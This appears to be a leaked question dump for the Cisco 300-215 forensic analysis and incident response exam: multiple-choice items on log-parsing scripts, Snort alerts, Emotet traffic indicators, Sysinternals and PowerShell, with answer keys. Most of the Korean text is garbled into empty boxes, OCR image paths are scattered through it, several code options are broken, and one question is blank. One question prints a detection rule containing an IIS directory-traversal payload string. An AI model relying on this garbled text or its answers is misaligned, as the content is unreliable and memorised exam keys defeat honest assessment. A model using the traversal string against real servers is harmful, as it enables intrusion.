Cisco.300-215.v2025-08-28.q70

□□□□:	300-215
□□□□:	Conducting Forensic Analysis & Incident Response Using Cisco Technologies for CyberOps
□□□:	Cisco
□□ □□ □□ □:	70
□□:	v2025-08-28
# □□ □:	105
# □□ □□□:	700
https://www.krdump.com/Cisco.300-215.v2025-08-28.q70.html	

NEW QUESTION: 1

□□ □□□□□ IP □□ 192.168.100.100□ □□ □□ □□□ □□□□ parsed_host.log□□ □ □ □□□ □□□ □ □□□ □□□ □□□□□?

A.
```
import os
import re
line_regex = re.compile(r".*fwd=\"192.168.100.100\". *$")
output_filename = os.path.normpath( "output/parsed_host.log")
with open(output_filename, "w") as out_file:
        out_file.write("")
with open(output_filename, "a") as out_file:
        with open( "parsed_host.log", "r") as in_file"
          for line in in_file:
            if (line_regex.search(line)):
              print line
              out_file.write(line)
```

B.
```
import os
import re
line_regex = re.compile(r".*fwd=\"192.168.100.100\". *$")
output_filename = os.path.normpath( "output/parsed_hosts.log")
with open(output_filename, "w") as out_file:
        out_file.write("")
with open(output_filename, "a") as out_file:
        with open( "test_log.log", "r") as in_file"
          for line in in_file:
            if (line_regex.search(line)):
              print line
              out_file.write(line)
```

C.
```
import os
import re
line_regex = re.compile(r".*fwd=\"192.168.100.10\". *$")
output_filename = os.path.normpath( "output/parsed_host.log")
with open(output_filename, "w") as out_file:
        out_file.write("")
with open(output_filename, "a") as out_file:
        with open( "parsed_host.log", "r") as in_file"
          for line in in_file:
            if (line_regex.search(line)):
              print line
              out_file.write(line)
```

D.
```
import os
import re
line_regex = re.compile(r".*fwd=\"192.168.100.100\". *$")
output_filename = os.path.normpath( "output/parsed_host.log")
with open(output_filename, "w") as out_file:
        out_file.write("")
with open(output_filename, "a") as out_file:
        with open( "test_log.log", "r") as in_file"
          for line in in_file:
            if (line_regex.search(line)):
              print line
              out_file.write(line)
```

A. □□ D
B. □□ B
C. □□ A
D. □□ C
Answer: C (LEAVE A REPLY)

NEW QUESTION: 2
□□ □□□□□ □□□□ □□ URL□ □□□ □□ □□□□ □□ □□□□ □□□ □□□□ □ □ □□□ □□□□□□. □□□ □□□□ □□□ □□□□□ XYZCloud□ □□ □□□□ □□□ □ SMTP □□□ □□□□ □□□□. □□ □□□□ □□□□ □□ □□□□ □□□□ □□ □□ □□ XYZCloud□□ □□□□□□ □□□□□□. □□□□ □□□ □□ URL□ □□□□ □□□ □□.
□□□ □□□ □□□□ □□ □□ □□□□ □□□ □ □□ □□□ □□□□□?
A. □□ □□□ □□□ □□□□□ □□ □□ □□□ □□□□□□.
B. □□□ □□ □□□□ □□□□ □□ □□□□ □□□□□.
C. □□□ □□□□□ □□□□ □□□□ □□ □□□ □□□□ □□ □□□ □□□□□□□.
D. XYZCloud□□ □□□□ IP □□ □□□□ □□□□ □□ □□□□ □□□□.

Answer: D (LEAVE A REPLY)

□□ □□□□ □□□ □□□ □□□□ □□□□(XYZCloud)□□ □□□□□□□, □□ □□□□ □□□ □ □□□□ □□□ □□ □□□ □□□□ □□□□. □□□□ □□ □ □□ □□□□□ □ □□□□ □□□ □□ □□□□□ □□□ □□□□ □□□□□ □□□□ □□ □□□□□. □□□ XYZCloud□ □□□ IP □□ □□ □□ SMTP □□□□□ □□□ □□□□ □□□□ □□ □□ □ □□ □□ □□□ □□□□ □ □□□□□□.

□ □□□ □□□□□ □□(CBRFIR) 300-215 □□ □□□□ □□□ □□ □□ □□ □□□ □□ □□□ □□□□□. □ □□□□□ □□ □□ □ □□ □□□ □□ □□ □□□ □□□□ □□ □□ □□ □□ □□□ □□□□□. □□ □□□ □□□ □□□ □□ □□ □□ □□ □□□ □□□ □□ □.

□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□, □: □□□ □□ □□ □ □□ □□ □□ □□ □□.

NEW QUESTION: 3

□□ □□ □□□ □□□ □□□□□?

A. □□□ □□□ □□□□ □□□□ □□□□□.

B. □□□ □□□□ □□ □□□□ □□□ □□□□ □□□ □□□□□.

C. □□ □□□□ □□□□ □□□□ □□□□□.

D. □□□ □□□□ □□□ □□□□□.

Answer: D (LEAVE A REPLY)

□□ □□ □□(IRP)□ □□□ □□□ □□ □□□ □□□□ □□ □□□□ □□□ □□□□ □□ □ □□□□□, □□□ □□□□, □□□□ □□□□ □□□□ □□□□. NIST SP 800-61 □ Cisco CyberOps Associate □□ □□□□ □□□ □□ □□, □□□ □□□□ □□□ □□□ □□ □□□ □□ IRP□ □□ □□□□□.

-

NEW QUESTION: 4

□□□ □□□□□.

```
alert tcp $LOCAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg: "WEB-IIS unicode
directory traversal attempt"; flow:to_server, established; content: "/..%c0%af../";
nocase; classtype:web-application-attack; reference:cve, CVE-2000-0884; threshold:
type limit, track_by_dst, count 1, seconds 60; sid: 981; rev6;)
```

□□□ □□□□ □□□□ □ □□□ □□ □□ □□□□ □□□□□□. □□ □□ □ □□ □□□ □□□□ □□ □□□□□ □□ □□□ □□□□ □□□□ □□□.


□□ □□ □□ □□□ □□□ □□□ □□□□□□ □□□□□□. □□□□□ □ □□□□ □□ □□□ □□□□ □□□?

A. True Negative □□

B. □□ □□ □□

C. □□ □□ □□
D. True Positive □□
Answer: C (LEAVE A REPLY)
□□□ □□□ IIS □ □□(Microsoft □□□)□ □□ □□□□ □□□□ □□□□ □□□ □□ Snort □□□ □□□□ □□□. □□□ □□□□ □□□ □□□□ □□□ "../..%c0%af../"□□, □ □ CVE-2000-0884□ □□□ IIS □□ □□□□□□ □□□□ □□□□.
□□ □□□ □□□ □□□□ □□□□ □□□ IIS □□ □□□□ □□□□ □□□□. □□□ □□ □ □□□ □□ □□ □□□□□ □□ □□□ □□□□□ □□ □□□□ □□(False Positive)□□ □□□□□.
Cisco CyberOps □□□□ □□□ □□:
"□□ □□: □□□ □□□ □□□□ □□□ □□□ □□□ □□ □□□□ □□ □□□ □□□□ □."

NEW QUESTION: 5



□□□ □□□□□□. Wireshark □□□ □□□, Emotet □□□ □□□□□ □□□□ □ □□ □ □□ □□ □□□ □□□□□? (□ □□ □□)

A. □□ □□ = "Fy.exe"

B. □□ □: 5f31ab113af08=1597090577

C. □□□ □□: application/octet-stream

D. □□□ □□:iraniansk.com


E. □□: nginx

Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 6
□□□ □□ □□□□ Windows □□□□ CPU □□□□ □□□ □□□□ □□ □□□□ □□□□ □□□. □□ □□□ □□□□ □□□?
A. □□□□ □□□ □□ □□□ □□ □□□ □□□
B. □□ □□□□□ □□□□□□ □□□□ □□ Sysinternals Suite□ □□□□ □□□
C. □□□□ □□□ □□□□ □□□□ TCPdump
D. □□□□ □□□ □□□□ □□ SIFT(SANS □□ □□□ □□)
Answer: B (LEAVE A REPLY)
□□□□ □□□□ □□ □□ □□□□, CPU □□□, □□□, DLL, □□□ □□ □□□ □□□□ □□□□ □□ Windows □□ □□□□□□□. □□□ □□□ □□□ □□ □□□ □□□□□□ Sysinternals Suite□ □□□□□.

NEW QUESTION: 7
□□ □□□□ □□□ □□□□ □□□□ □□ □□ □□□ □□□□ □ □□□□□□.
□□□□□ □□□ □□□□ □□ □□□□ □□□ □□□□ □□ □□ □□ □□ □□□ □□□ □□□?
A. □□ □□
B. □□ □□
C. □□ □□
D. □□ □□
Answer: C (LEAVE A REPLY)
□□ □□ □ □□□ □□□ □□□ □□ □□(IR) □□□ □□□□ □□□□. □□ □□□ □□□ □ □□□ □□□□ □□ □□ □□, □□ □ □□□□ □□ □□□□ □□ □□□□□.
Cisco CyberOps Associate □□ □□□□□□ □□ □□□ □□□□□.
* "□□ □□□ □□ □□ □ □□□ □□□□□□... □□ □□ □□□□□ □□□□ □□ □□□ □□□ □□□ □□□ □□□, □□□ □□□ □□□□, □□ □□□ □□□□ □□□□."
* □□, IR□ □□ □□□ □□□ □□□□□ □□ □□□□ □□□□ □□□ □□□□ □ □□□ □□□.
"□□ □□"□□ "□□ □□"□ □□ □□□ □□□□ □□□□□ □□ □ □□□ □□ □□□□ □ □□□□. □□□ □□□ C□□□.

NEW QUESTION: 8



□□□ □□□□□. □□□□ □□□□ Python□ □□□□ Apache □□ □□□ □□□□. □□ □ □□ □□□□□ □□□ □□□ □□□ □□□ □□□□ □□□?

A. r'\d(1,3),\d(1.3),\d{13}.df{1,3}'

B. r'*\b'

C. r''\b{1-9}[0-9}\b'

D. r'\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}'

Answer: D (LEAVE A REPLY)

□□□ Python □□□ □□□ Apache □□□ □□□ □□□□ □□ □□□(regex)□ □□□□ IP □□□ □□□□ □□□□. □□□ □□□□ □□ □□□□□ IPv4 □□□ □□□□ □ □□ □□ □ □□ □□□ □□□ □□□ □□□□.

* r'\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}'

□ □□□ □ □□□ □□□□ □□□ 1~3□□ □□□ □□□ □□□□ IPv4 □□□ □□□□□. □□ □□, 192.168.1.1 □□ 10.0.0.123□ □□ □□□ □□□□□. □□□ □□□ □□□□□.


* \d{1,3} 1~3□□ □□□ □□□□□

* \.□□ □□□□□(.□ □□□□□ □□ □□□□□ □□□□□ □□□).

* □□□ □□□ □□ 4□ □□□□ □□ IPv4 □□□ □□□□□.

□□ A, B, C□ □□□ □□, □□□□ □□□□□ □□□□ □□□□□ □□□ IP □□ □□□ □ □□□ □□□□.
□□□ □□□ □□ □□ □ □□ □□□ Cisco CyberOps Associate □□□□□ □□ □ □□□□ □□□ □□□□ □□ □□□□ □ □□□ □□ □□□ □□□□ □□□□.
□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□, □□: "□□ □□□□ □□ □ □ Python □□□□" □ "□□□□ □□□ □□ □□ □ □□□ □□"


NEW QUESTION: 9




A. □□ IP 51.38.124.206□ □□□□ □□□□□□□.
B. MD5 D634c0ba04a4e9140761cbd7b057t>8c5□ □□□□ □□□□□□□.
C. □□ http-req-51.38.124.206-80-14-1□ □□□□□.
D. □□□□ pcap □□□ □□ □□□ □□□□□ □□□.
Answer: A (LEAVE A REPLY)
□□□□□ □□□ □□:
Cisco Secure Malware Analytics(□□ Threat Grid)□ □ □□□□□ □□ 80□ □□ IP □□ 51.38.124.206□□ □□□ □□□□□ HTTP POST □□□ □□□□□□. □ □□□ "□□□□□ HTTP POST □□" □□□□ □□ □□□□ □□ □□□□ □□ □ □□(C2) □□□ □□□□□.
□□ □□:
* □□□□ □ IP□ □□□□ □□□□ POST□□□□ □□□□□.
* □□ □□□□ 22□□ □□□ □□□□ 6,192□□□□ □□□□□.
* □□□□ □□□ 25, □□□ 25□ □□ □□□ □□□□□□. □□ □□□ □□□ IoC□□ □□ □□□.
□□□ □□□□□ □□ IP 51.38.124.206□ □□ □□□ □□□□ □□□ □□□□, □□□ □□ □ □□□□.


NEW QUESTION: 10

□□□ □□□□ □□□ □□□ □□□□ □□ □□ □□□ □□□□.



Answer:





NEW QUESTION: 11
□□□□ □□□□ □□ □□□□ □□□ □□□ □□□□□□ □□□ □□ □□ □□ □ □□□ □ FTP □□□ □□□ □□□ □□□□. □□□□□□ □□ □□ □□□ □□□□ □□□, □□□ □□ □□□ □□ □□ □□□□ □□ □□□□□ □□□ □□ □□□□□. □□□□ □□ □□□ □□ □□□□ □□□□□ □□□ □□ □□ □□□ □□ □□ □□□□ PowerShell □□□□□ □□□□ □□□□. □□ □□□ □ □□ □ □□ □□ □□ □□□□ □□□□ □□□□□ □□□ □□?

A. Get-Content-Folder \Server\FTPFolder\Logfiles\ftpfiles.log | Show-From "ERROR", "SUCCESS"

B. Get-Content -ifmatch \Server\FTPFolder\Logfiles\ftpfiles.log | "□□", "□□"□□ □□ □□□

C. Get-Content -Directory \Server\FTPFolder\Logfiles\ftpfiles.log | Export-Result "□□", "□□"

D. Get-Content -Path \Server\FTPFolder\Logfiles\ftpfiles.log | Select-String "□□", "□□"

Answer: (SHOW ANSWER)

PowerShell cmdlet□ Get-Content□ □□□□ □□□ □□□□ □□□□, □□□ □□□ □□□ □□□ □□□□ □ □□□□□ □□□□□. Select-String□ □□ □□□□ □□ □□□ □□ □□ (□: "ERROR" □□ "SUCCESS")□ □□□□ □ □□ □ □ □□□ □□ □□□□□□ □□□ □ □□□ □□ □□□ □□□□□.

□□ D□ □□□ □□□□□.

